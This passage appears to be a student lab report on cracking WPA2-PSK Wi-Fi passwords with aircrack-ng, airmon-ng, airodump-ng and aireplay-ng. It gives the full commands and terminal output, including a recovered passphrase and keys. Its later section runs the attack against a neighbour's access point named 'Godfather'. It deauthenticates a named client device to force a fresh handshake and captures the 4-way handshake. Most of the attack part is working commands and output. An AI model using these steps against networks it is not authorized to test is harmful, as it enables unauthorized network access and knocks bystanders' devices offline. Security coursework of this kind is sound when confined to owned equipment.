-0 = Gaussian Frequency Shift Keying (GFSK): False
-0 = GSM (900MHz): False
-0 = Static Turbo: False
-0 = Half Rate Channel (10MHz Channel Width): False
-0 = Quarter Rate Channel (5MHz Channel Width): False

Antenna signal: -36dBm

RX flags: 0x0000

Packets: 74083 · Displayed: 7105 (9.6%) · Dropped: 0 (0.0%) Profile: Default




The image shows a Wireshark packet capture analysis of a file named 'PartA_3.pcap'. The interface displays a list of packets and a detailed view of a selected packet. The selected packet is an 802.1X Authentication packet (EAPOL) with a length of 95 bytes. The details pane shows the following information:

- Version: 802.1X-2004 (2)
- Type: Key (3)
- Length: 95
- Key Descriptor Type: EAPOL RSN Key (2)
- [Message number: 1]
- Key Information: 0x008a
 -010 = Key Descriptor Version: AES Cipher, HMAC-SHA1 MIC (2)
 -1.. = Key Type: Pairwise Key
 -00 = Key Index: 0
 -0. = Install: Not set
 -1.. = Key ACK: Set
 -0 = Key MIC: Not set
 -0. = Secure: Not set
 -0. = Error: Not set
 -0. = Request: Not set
 -0. = Encrypted Key Data: Not set
 -0. = SMK Message: Not set
- Key Length: 16
- Replay Counter: 1
- WPA Key Nonce: af80f18380f71d616624c88763f799293ad5bc43c5b08c2f..
- Key IV: 00000000000000000000000000000000
- WPA Key RSC: 0000000000000000
- WPA Key ID: 0000000000000000
- WPA Key MIC: 00000000000000000000000000000000
- WPA Key Data Length: 0

4. Password Cracking

Now we use the following aircrack-ng command which takes the password list and pcap file as arguments and tries to crack the password based on them.

```
sudo aircrack-ng -w password.lst.1 -b <AP_MAC> <PCAP File>
```



The terminal screenshot shows the execution of the aircrack-ng command. The output is as follows:

```

sudo wireshark
kamal@kamal:~$ sudo aircrack-ng -w password.lst.1 -b 3e:7a:d7:23:2d:28 PartA_3.pcap
Reading packets, please wait...
Opening PartA_3.pcap
Read 74026 packets.

1 potential targets
  
```

For the password list we used the default aircrack-ng's [test password list](#) from github. When the password for the WiFi AP does not match with any of the passwords in the password list, the command outputs that it is not able to crack the password.

Failure

```
Aircrack-ng 1.6

[00:00:00] 2294/2294 keys tested (13932.93 k/s)

Time left: --

KEY NOT FOUND


Master Key      : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Transient Key   : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC     : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

Success

We modified the list with the original password and by entering the same command as above aircrack-ng is able to crack the master key, transient key and HMAC.



```
Aircrack-ng 1.6

[00:00:00] 2295/2295 keys tested (13697.24 k/s)

Time left: --

KEY FOUND! [ akash@6174 ]


Master Key      : 6D 6B C5 36 6E A6 8F B5 87 8E 8F 5F 33 00 EE 83
                  38 0C 43 C3 F2 6A C0 36 C2 F1 1D CE 38 A4 F3 FC

Transient Key   : 66 2E 95 D9 B8 6F 47 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC     : 6F 3B 40 D0 F5 F1 AF 76 80 2C E0 D1 88 53 41 BC
```

5. Targeting a victim AP in neighborhood

We will be now repeating all the steps that we performed earlier for cracking WPA2-PSK Passphrase of a victim AP in the neighborhood.



As shown in the list of available APs we will be targeting the AP named as “**Godfather**”.

5.1. Disabling Network interface

The first thing is to disable the network interface so that it prevents switching of channels, as mentioned earlier.

```
sudo systemctl stop NetworkManager.service
```

5.2. Switching the Wi-Fi radio in monitor mode at a specific channel

Now we will switch the wireless radio in the monitor mode so that we can capture all the packets.

We will first start the radio without specify any channels.

```
sudo airmon-ng start wlp0s20f3
```

```

Activities Terminal 2022-04-13 23:17
kamal@kamal:~$ sudo airmon-ng start wlp0s20f3

Found 4 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode.

PID Name
855 avahi-daemon
902 wpa_supplicant
917 avahi-daemon
35766 NetworkManager

PHY Interface Driver Chipset
phy0 wlp0s20f3 iwlwifi Intel Corporation Wi-Fi 6 AX201

(mac80211 monitor mode vif enabled for [phy0]wlp0s20f3 on [phy0]wlp0s20f3mon)
(mac80211 station mode vif disabled for [phy0]wlp0s20f3)

```

Then we will start capturing the packets and see in which channel is the target AP operating in.

```

sudo airodump-ng wlp0s20f3mon

```

```

Activities Terminal 2022-04-13 23:18
kamal@kamal:~$ sudo airodump-ng wlp0s20f3mon

CH 2 ][ Elapsed: 6 s ][ 2022-04-13 23:17

BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
E0:1C:FC:10:DE:4B -81 0 2 0 13 -1 WPA <length: 0>
E0:1C:FC:69:2D:4D -69 2 0 0 6 130 WPA2 CCMP PSK Sonu 2.4ghz
00:14:D1:DF:6D:DA -85 2 0 0 11 130 WPA2 CCMP PSK Paramagnetic_Communications
FE:44:82:C3:00:E1 -85 1 0 0 11 130 WPA2 CCMP PSK nousername
D8:07:B6:C1:F4:6A -81 2 0 0 4 270 WPA2 CCMP PSK KIRA
C0:06:C3:F7:91:38 -62 21 0 0 3 270 WPA2 CCMP PSK Godfather
C4:E9:0A:41:4A:3A -65 5 0 0 4 270 WPA2 CCMP PSK Tony Stark
90:78:41:43:2C:13 -70 5 0 0 1 130 WPA2 CCMP CMAC rahuls
3C:84:6A:7C:48:E0 -72 9 0 0 10 270 WPA2 CCMP PSK OptimusPrime
74:DA:DA:C6:CD:D6 -76 3 0 0 11 270 OPN GareS
A0:47:D7:22:7D:78 -81 8 86 1 6 270 WPA2 CCMP PSK Keqing
0C:0E:76:4C:09:2C -76 7 2 0 10 270 WPA2 CCMP PSK Venom
3C:84:6A:6D:19:C8 -74 5 4 1 4 270 WPA2 CCMP PSK Wifi-JJM
C0:06:C3:D0:56:C6 -74 6 0 0 3 270 WPA2 CCMP PSK Ranchoo
60:63:4C:5D:E3:D6 -74 9 0 0 3 270 WPA2 CCMP PSK _terabaap
0A:28:19:BF:17:E5 -39 5 0 0 11 135 WPA2 CCMP PSK PURUSHOTHAM
E0:1C:FC:F2:1F:6A -75 7 0 0 13 270 WPA2 CCMP PSK DIR-615-m06
08:5A:11:FB:FD:94 -75 3 0 0 6 130 WPA2 CCMP PSK DIR-825-FD91
C2:06:C3:D0:56:C6 -76 6 0 0 3 270 WPA2 CCMP PSK Friends
50:2B:73:7C:B0:A8 -76 8 0 0 3 130 WPA2 CCMP PSK qu96
60:E3:27:71:7A:F8 -77 8 0 0 2 135 WPA2 CCMP PSK Rajkumar
E4:C3:2A:5D:34:B0 -78 4 0 0 10 270 WPA2 CCMP PSK Bobby_E420
10:27:FS:44:F8:CC -77 2 0 0 4 270 WPA2 CCMP PSK Leon
0C:0E:76:4C:EC:4C -77 3 0 0 9 270 WPA2 CCMP PSK JOHN WICK
98:DA:C4:2C:23:36 -78 3 0 0 2 270 WPA2 CCMP PSK TP-Link_2336
E0:1C:FC:F2:0F:EA -79 7 0 0 1 270 WPA2 CCMP PSK ajay
0C:0E:76:4D:81:B4 -81 3 0 0 10 270 WPA2 CCMP PSK Aniket
C4:E9:0A:40:A5:7E -77 3 0 0 9 270 WPA2 CCMP PSK Bazinga
E0:1C:FC:EE:F0:66 -81 6 0 0 13 270 WPA2 CCMP PSK It's Not Free
E0:1C:FC:EF:F9:9E -79 10 0 0 1 270 WPA2 CCMP PSK Balugadu
E0:1C:FC:EF:31:A6 -79 7 0 0 1 270 WPA2 CCMP PSK DIR-615-31A5
00:EB:D5:98:66:51 -81 1 0 0 11 54 WPA2 CCMP MGT eduroam
E0:1C:FC:41:51:34 -75 6 0 0 11 270 WPA2 CCMP PSK HACKER
Quitting...

```

As we can see from the figure above,

The AP “Godfather” is operating in channel 3 and the BSSID is C0:06:C3:F7:91:38

We now will start our monitor mode in a specific channel: channel 3 using the following command and start capturing packets using wireshark through the monitoring interface.

```
sudo airmon-ng start wlp0s20f3 3
```

```

Activities Terminal 23:18
kamal@kamal:~$ sudo airmon-ng start wlp0s20f3 3
Found 4 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

PID Name
855 avahi-daemon
902 wpa_supplicant
917 avahi-daemon
35766 NetworkManager

PHY Interface Driver Chipset
phy0 wlp0s20f3 iwlwifi Intel Corporation Wi-Fi 6 AX201

(mac80211 monitor mode vif enabled for [phy0]wlp0s20f3 on [phy0]wlp0s20f3mon)
(mac80211 station mode vif disabled for [phy0]wlp0s20f3)

```

5.3. Launching the Deauthentication Attack

Now, to launch the deauthentication attack, we will analyze the captured packets for the target AP and find a potential client to launch the deauthentication attack on. The main idea for launching the deauthentication attack is to force the potential victim client to have a fresh handshake.

Here, we will be launching the attack on the client with MAC address: 08:25:25:a9:70:26, as the client was fairly active and there were a lot of packets destined to this client from AP.


So, with a hope that this client reconnects to the AP after being disconnected, we are launching the deAuth attack with the following command:

```
sudo aireplay-ng -0 1 -a C0:06:C3:F7:91:38 -c 08:25:25:a9:70:26 wlp0s20f3mon
```

```

413518 sudo wireshark
726163 kamal@kamal:~$ sudo aireplay-ng -0 1 -a c0:06:c3:f7:91:38 -c 08:25:25:a9:70:26 wlp0s20f3mon
799826 [sudo] password for kamal:
147694
496645
330920 23:03:01 Waiting for beacon frame (BSSID: C0:06:C3:F7:91:38) on channel 3
324664
363256 23:03:02 Sending 64 directed DeAuth (code 7). STMAC: [08:25:25:A9:70:26] [ 5|32 ACKs]
959386
142643
225068
411665
537527
555519 23:04:29 Waiting for beacon frame (BSSID: C0:06:C3:F7:91:38) on channel 3
845811
119407 23:04:29 Sending 64 directed DeAuth (code 7). STMAC: [08:25:25:A9:70:26] [ 0|82 ACKs]
514276
390417
337521
425243 23:05:29 Waiting for beacon frame (BSSID: C0:06:C3:F7:91:38) on channel 3
481527
224477 23:05:29 Sending 64 directed DeAuth (code 7). STMAC: [08:25:25:A9:70:26] [ 42|114 ACKs]
572274 23:05:30 Sending 64 directed DeAuth (code 7). STMAC: [08:25:25:A9:70:26] [ 0|130 ACKs]
373337 23:05:40 Sending 64 directed DeAuth (code 7). STMAC: [08:25:25:A9:70:26] [ 22|2600 ACKs]
465326 23:05:52 Sending 64 directed DeAuth (code 7). STMAC: [08:25:25:A9:70:26]^C65|3432 ACKs]
553269
543105

```



The screenshot shows a Wireshark capture of network traffic on the interface *wlp0s20f3mon. The filter is set to wlan.ssid == "Godfather" or wlan.sa == 08:25:25:a9:70:26 or wlan.da == 08:25:25:a9:70:26. The packet list shows a sequence of frames:

- Beacon frame, SN=1461, FN=0, Flags=.....C, BI=100, SSID=Godfather
- Deauthentication, SN=0, FN=0, Flags=.....C, BI=100, SSID=Godfather
- Beacon frame, SN=1462, FN=0, Flags=.....C, BI=100, SSID=Godfather
- Deauthentication, SN=0, FN=0, Flags=.....C, BI=100, SSID=Godfather
- Beacon frame, SN=1463, FN=0, Flags=.....C, BI=100, SSID=Godfather
- Deauthentication, SN=0, FN=0, Flags=.....C, BI=100, SSID=Godfather
- Beacon frame, SN=1464, FN=0, Flags=.....C, BI=100, SSID=Godfather
- Deauthentication, SN=0, FN=0, Flags=.....C, BI=100, SSID=Godfather
- Probe Response, SN=1465, FN=0, Flags=.....C, BI=100, SSID=Godfather
- Probe Response, SN=1466, FN=0, Flags=.....C, BI=100, SSID=Godfather
- Probe Response, SN=1467, FN=0, Flags=.....C, BI=100, SSID=Godfather
- Probe Response, SN=1468, FN=0, Flags=.....C, BI=100, SSID=Godfather
- Beacon frame, SN=1469, FN=0, Flags=.....C, BI=100, SSID=Godfather
- Probe Response, SN=1470, FN=0, Flags=.....C, BI=100, SSID=Godfather
- Deauthentication, SN=0, FN=0, Flags=.....C, BI=100, SSID=Godfather
- Beacon frame, SN=1471, FN=0, Flags=.....C, BI=100, SSID=Godfather
- Deauthentication, SN=0, FN=0, Flags=.....C, BI=100, SSID=Godfather
- Beacon frame, SN=1472, FN=0, Flags=.....C, BI=100, SSID=Godfather
- Deauthentication, SN=0, FN=0, Flags=.....C, BI=100, SSID=Godfather
- Beacon frame, SN=1473, FN=0, Flags=.....C, BI=100, SSID=Godfather
- Deauthentication, SN=0, FN=0, Flags=.....C, BI=100, SSID=Godfather
- Beacon frame, SN=1474, FN=0, Flags=.....C, BI=100, SSID=Godfather
- Deauthentication, SN=0, FN=0, Flags=.....C, BI=100, SSID=Godfather
- Beacon frame, SN=1475, FN=0, Flags=.....C, BI=100, SSID=Godfather
- Deauthentication, SN=0, FN=0, Flags=.....C, BI=100, SSID=Godfather
- Beacon frame, SN=1476, FN=0, Flags=.....C, BI=100, SSID=Godfather
- Deauthentication, SN=0, FN=0, Flags=.....C, BI=100, SSID=Godfather
- Beacon frame, SN=1477, FN=0, Flags=.....C, BI=100, SSID=Godfather
- Deauthentication, SN=0, FN=0, Flags=.....C, BI=100, SSID=Godfather
- Beacon frame, SN=1478, FN=0, Flags=.....C, BI=100, SSID=Godfather
- Deauthentication, SN=0, FN=0, Flags=.....C, BI=100, SSID=Godfather
- Beacon frame, SN=1479, FN=0, Flags=.....C, BI=100, SSID=Godfather
- Deauthentication, SN=0, FN=0, Flags=.....C, BI=100, SSID=Godfather
- Beacon frame, SN=1480, FN=0, Flags=.....C, BI=100, SSID=Godfather

The packet details pane for the selected deauthentication packet (No. 5776) shows:

- Channel flags: 0x00a0, Complementary Code Keying (CCK), 2 GHz spectrum
- Antenna signal: -26dBm
- RX flags: 0x0000
- timestamp information: Antenna signal: -26dBm, Antenna: 0
- 802.11 radio information: IEEE 802.11 Probe Response, Flags:C
- Type/Subtype: Probe Response (0x0005)
- Frame Control Field: 0x5009
- Duration: 0 microseconds
- Receiver address: XiaomiCo_a9:70:26 (08:25:25:a9:70:26)
- Destination address: XiaomiCo_a9:70:26 (08:25:25:a9:70:26)
- Transmitter address: c0:06:c3:f7:91:38 (c0:06:c3:f7:91:38)
- Destination Hardware Address (wlan.da), 6 bytes

The packet bytes pane shows the raw data of the deauthentication frame, starting with 0030 16 00 11 03 e6 00 e1 01 50 00 00 00 40 70 26 c0 06 c3 f7 91 38 c0 06 c3 f7 91 38.

As we can see from the figure above, there are a lot of deAuth packets being sent to the targeted AP.

With this now, the potential victim client might have disconnected and will hopefully retry to connect again.

5.4. Capturing the packets while the target reconnects

Now, we will keep our packet capture on and wait for the potential victim client to reconnect to the AP again so that we can capture the handshake.

The WPA2- Authentication and Handshake messages should have the following:

1. Probe Request/ Response
2. Authentication Request / Response
3. Association Request / Response
4. Key Exchange (including all the 4 messages), 4-way handshake.

Activities | Wifreshark | अपरिल 13 20:10 | *wlp0s20f3mon

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

WLAN SSID == "Godfather" or wlan.sa == 08:25:25:a9:70:26 or wlan.da == 08:25:25:a9:70:26

No.	Time	Source	Destination	Protocol	Length	Identification	Time to live	Info
10586	39.524980835	c0:06:c3:f7:91:38	Broadcast	802.11	362			Beacon frame, SN=1755, FN=0, Flags=.....C, BI=100, SSID=Godfather
10587	39.535710604	c0:06:c3:f7:91:38	8c:55:4a:1f:63:be	802.11	424			Probe Response, SN=1756, FN=0, Flags=.....C, BI=100, SSID=Godfather
10588	39.538858910	c0:06:c3:f7:91:38	8c:55:4a:1f:63:be	802.11	424			Probe Response, SN=1757, FN=0, Flags=.....C, BI=100, SSID=Godfather
10589	39.544135187	c0:06:c3:f7:91:38	8c:55:4a:1f:63:be	802.11	424			Probe Response, SN=1758, FN=0, Flags=.....C, BI=100, SSID=Godfather
10591	39.627261634	c0:06:c3:f7:91:38	Broadcast	802.11	362			Beacon frame, SN=1759, FN=0, Flags=.....C, BI=100, SSID=Godfather
10592	39.677998264	XiaomiCo_a9:70:26	c0:06:c3:f7:91:38	802.11	193			Probe Request, SN=2115, FN=0, Flags=.....C, SSID=Godfather
10594	39.681470949	c0:06:c3:f7:91:38	XiaomiCo_a9:70:26	802.11	424			Probe Response, SN=1760, FN=0, Flags=.....C, BI=100, SSID=Godfather
10596	39.684966493	c0:06:c3:f7:91:38	XiaomiCo_a9:70:26	802.11	424			Probe Response, SN=1761, FN=0, Flags=.....C, BI=100, SSID=Godfather
10598	39.688305291	c0:06:c3:f7:91:38	XiaomiCo_a9:70:26	802.11	424			Probe Response, SN=1762, FN=0, Flags=.....C, BI=100, SSID=Godfather
10600	39.69246646	XiaomiCo_a9:70:26	c0:06:c3:f7:91:38	802.11	90			Authentication, SN=2116, FN=0, Flags=.....C
10601	39.690832566	c0:06:c3:f7:91:38	XiaomiCo_a9:70:26	802.11	90			Authentication, SN=1763, FN=0, Flags=.....C
10602	39.690593868	XiaomiCo_a9:70:26	c0:06:c3:f7:91:38	802.11	90			Authentication, SN=2116, FN=0, Flags=.....C
10604	39.691426437	c0:06:c3:f7:91:38	XiaomiCo_a9:70:26	802.11	90			Authentication, SN=1763, FN=0, Flags=.....C
10606	39.692250685	c0:06:c3:f7:91:38	XiaomiCo_a9:70:26	802.11	90			Authentication, SN=1764, FN=0, Flags=.....C
10608	39.694116655	XiaomiCo_a9:70:26	c0:06:c3:f7:91:38	802.11	218			Association Request, SN=2117, FN=0, Flags=.....C, SSID=Godfather
10610	39.696375277	c0:06:c3:f7:91:38	XiaomiCo_a9:70:26	802.11	269			Association Response, SN=1765, FN=0, Flags=.....C
10612	39.715555198	c0:06:c3:f7:91:38	XiaomiCo_a9:70:26	EAPOL	193			Key (Message 1 of 4)
10614	39.718458111	XiaomiCo_a9:70:26	c0:06:c3:f7:91:38	EAPOL	215			Key (Message 2 of 4)
10616	39.721194074	c0:06:c3:f7:91:38	XiaomiCo_a9:70:26	EAPOL	249			Key (Message 3 of 4)
10618	39.725142783	XiaomiCo_a9:70:26	c0:06:c3:f7:91:38	EAPOL	193			Key (Message 4 of 4)
10620	39.72994174	c0:06:c3:f7:91:38	Broadcast	802.11	362			Beacon frame, SN=1766, FN=0, Flags=.....C, BI=100, SSID=Godfather
10621	39.813373211	XiaomiCo_a9:70:26	c0:06:c3:f7:91:38	802.11	686			Action, SN=1324, FN=0, Flags=.....F.C
10623	39.814252437	c0:06:c3:f7:91:38	XiaomiCo_a9:70:26	802.11	93			Action, SN=1767, FN=0, Flags=.....R..C
10625	39.814816278	XiaomiCo_a9:70:26	IPv6mcast_16	802.11	230			QoS Data, SN=0, FN=0, Flags=p.....TC
10627	39.832244770	c0:06:c3:f7:91:38	Broadcast	802.11	362			Beacon frame, SN=1768, FN=0, Flags=.....C, BI=100, SSID=Godfather
10628	39.835722749	XiaomiCo_a9:70:26	c0:06:c3:f7:91:38	802.11	402			QoS Data, SN=1, FN=0, Flags=p.....TC
10630	39.843738370	c0:06:c3:f7:91:38	XiaomiCo_a9:70:26	802.11	686			QoS Data, SN=155, FN=0, Flags=p.....F.C
10632	39.844656266	c0:06:c3:f7:91:38	XiaomiCo_a9:70:26	802.11	93			Action, SN=1769, FN=0, Flags=.....R..C
10634	39.845532693	XiaomiCo_a9:70:26	c0:06:c3:f7:91:38	802.11	93			Action, SN=1325, FN=0, Flags=.....R..C
10635	39.846431092	XiaomiCo_a9:70:26	c0:06:c3:f7:91:38	802.11	93			Action, SN=1325, FN=0, Flags=.....R..C
10637	39.852537287	XiaomiCo_a9:70:26	Broadcast	802.11	458			QoS Data, SN=2, FN=0, Flags=p.....TC
10639	39.934419590	c0:06:c3:f7:91:38	Broadcast	802.11	362			Beacon frame, SN=1770, FN=0, Flags=.....C, BI=100, SSID=Godfather
10640	39.964800816	c0:06:c3:f7:91:38	Broadcast	802.11	362			QoS Null function (No data), SN=236, FN=0, Flags=p.....TC

Channel flags: 0x00a0, Complementary Code Keying (CKK), 2 GHz spectrum
 Antenna signal: -26dBm
 RX flags: 0x0000
 timestamp information
 Antenna signal: -26dBm
 Antenna: 0
 Antenna signal: -31dBm
 Antenna: 1

802.11 radio information
 IEEE 802.11 Probe Response, Flags:C
 Type/Subtype: Probe Response (0x0005)
 Frame Control Field: 0x5000
 Duration: 0 microseconds
 Receiver address: XiaomiCo_a9:70:26 (08:25:25:a9:70:26)
 Destination address: XiaomiCo_a9:70:26 (08:25:25:a9:70:26)
 Transmitter address: c0:06:c3:f7:91:38 (c0:06:c3:f7:91:38)
 Destination Hardware Address (wlan.da), 6 bytes

0030 16 00 11 03 e6 00 e1 01 50 00 00 00 25 25 a98
 0040 70 26 c0 06 c3 f7 91 38 c0 06 c3 f7 91 38 20 6e8
 0050 1d ee 6c 6d 53 00 00 00 64 00 11 04 00 09 47 6fmS
 0060 64 66 61 74 68 65 72 01 08 82 84 8b 96 12 24 48dfather.
 0070 6c 03 01 03 2a 01 64 32 64 0c 18 30 60 2d 1a eel
 0080 11 17 ff ff 00 00 01 00 00 00 00 00 00 00 00
 0090 00 00 00 00 00 00 00 00 00 3d 16 03 05 00 00
 00a0 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 00b0 00 00 00 00 00 00 00 00 00 00 00 00 00 00P
 00c0 50 f2 04 01 00 00 50 f2 02 30 14 01 00 00 0f acP
 00d0 08 01 00 00 0f ac 04 01 00 00 0f ac 02 00 00 7f
 00e0 08 00 00 00 00 00 00 00 00 00 05 00 00 12 7aP
